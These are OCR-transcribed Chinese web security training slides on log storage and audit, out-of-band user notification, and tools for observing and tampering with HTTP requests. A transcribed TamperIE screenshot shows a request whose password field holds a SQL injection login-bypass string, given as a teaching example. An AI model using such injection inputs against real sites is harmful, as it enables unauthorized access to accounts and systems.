
- 應妥善儲存與保護這些 Log 記錄
  - ✓儲存在遠端主機
    - 可利用有加密功能的Web Service 來進行
  - ✓做好資料的權限控管
  - ✓加密儲存 (Optional)
    - 可能就需要自行開發閱讀界面
    - 缺點:不易與其他系統進行整合
  - ✓要有備份機制
  - ✓要有Data-Rotation的政策

Audit

- 要有閱讀人員的規範 → 安全官
- 應定期檢視這些Log
  - ✓透過以下工具：
    - 資料庫介面
    - 自行開發的閱讀界面 (→ 本身也要存Log)
    - 導入像是SOC(Security Operation Center)系統，進行查詢與分析。
- 最好能再：
  - ✓定期產生統計報表
  - ✓結合警訊系統進行自動開單通報

Notification


- 以下動作最好要通知使用者
  - ✓上次登入時間(此項可直接顯示在網頁上)
  - ✓密碼變更、忘記密碼的申請、密碼重設
  - ✓個人資料的修改
  - ✓成功的下單或交易
- 通知必須透過 out-of-band媒介
  - ✓電話
  - ✓實體信件
  - ✓Email
- 通知的內容中避免夾帶機敏資料



相關工具介紹

相關工具介紹

- HTTP訊息觀察工具
  - ✓Browser Extensions
  - ✓Web Proxy
- 原始碼檢測工具
- 網站弱點掃描工具
- 網站壓力測試工具 →DOS



HTTP訊息觀察工具

➢ Browser Extensions – IE

✓TamperIE

- http://www.bayden.com/Other/
- 用於竄改瀏覽器送出的參數
- 可繞過 Javascript 檢測


✓HTTPWatch


- http://www.httpwatch.com/
- 顯示 IE 的每一個Request、及Response
- 打站／除錯 兩相宜

✓HTTP Analyzer


- http://www.ieinspector.com/httpanalyzer/
- 類似 HTTPWatch
- 其Standalone版本可處理本機所有瀏覽器

TamperIE


TamperIE Control Panel
Tamper with HTTP POSTs
Tamper with HTTP GETs
This space intentionally left blank. :-)


TamperIE -- Edit Request
Internet Explorer is attempting to send data to the following page:
http://192.168.16.1/board/?user=admin
You may tamper with this data using this dialog.
Configure this tool...
Send altered data
Send original data
Raw Headers
Cookies
admin=0
Name
Value
user
admin
pass
' or "='
submit
Submit
Edit Field:
user
admin
Raw POST
PrettyPOST


HTTPWatch(Commercial)




HTTP訊息觀察工具(cont.)

- **Browser Extensions – Firefox**
  - ✓**Tamper Data**
    - https://addons.mozilla.org/firefox/966/
  - ✓**Add N Edit Cookies**
    - https://addons.mozilla.org/firefox/573/
  - ✓**Live HTTP Headers**
    - https://livehttpheaders.mozdev.org/
  - ✓**HttpFox**
    - https://addons.mozilla.org/firefox/addon/6647
  - ✓**RefControl**
    - https://addons.mozilla.org/firefox/addon/953
  - ✓**HackBar**
    - https://addons.mozilla.org/firefox/addon/3899

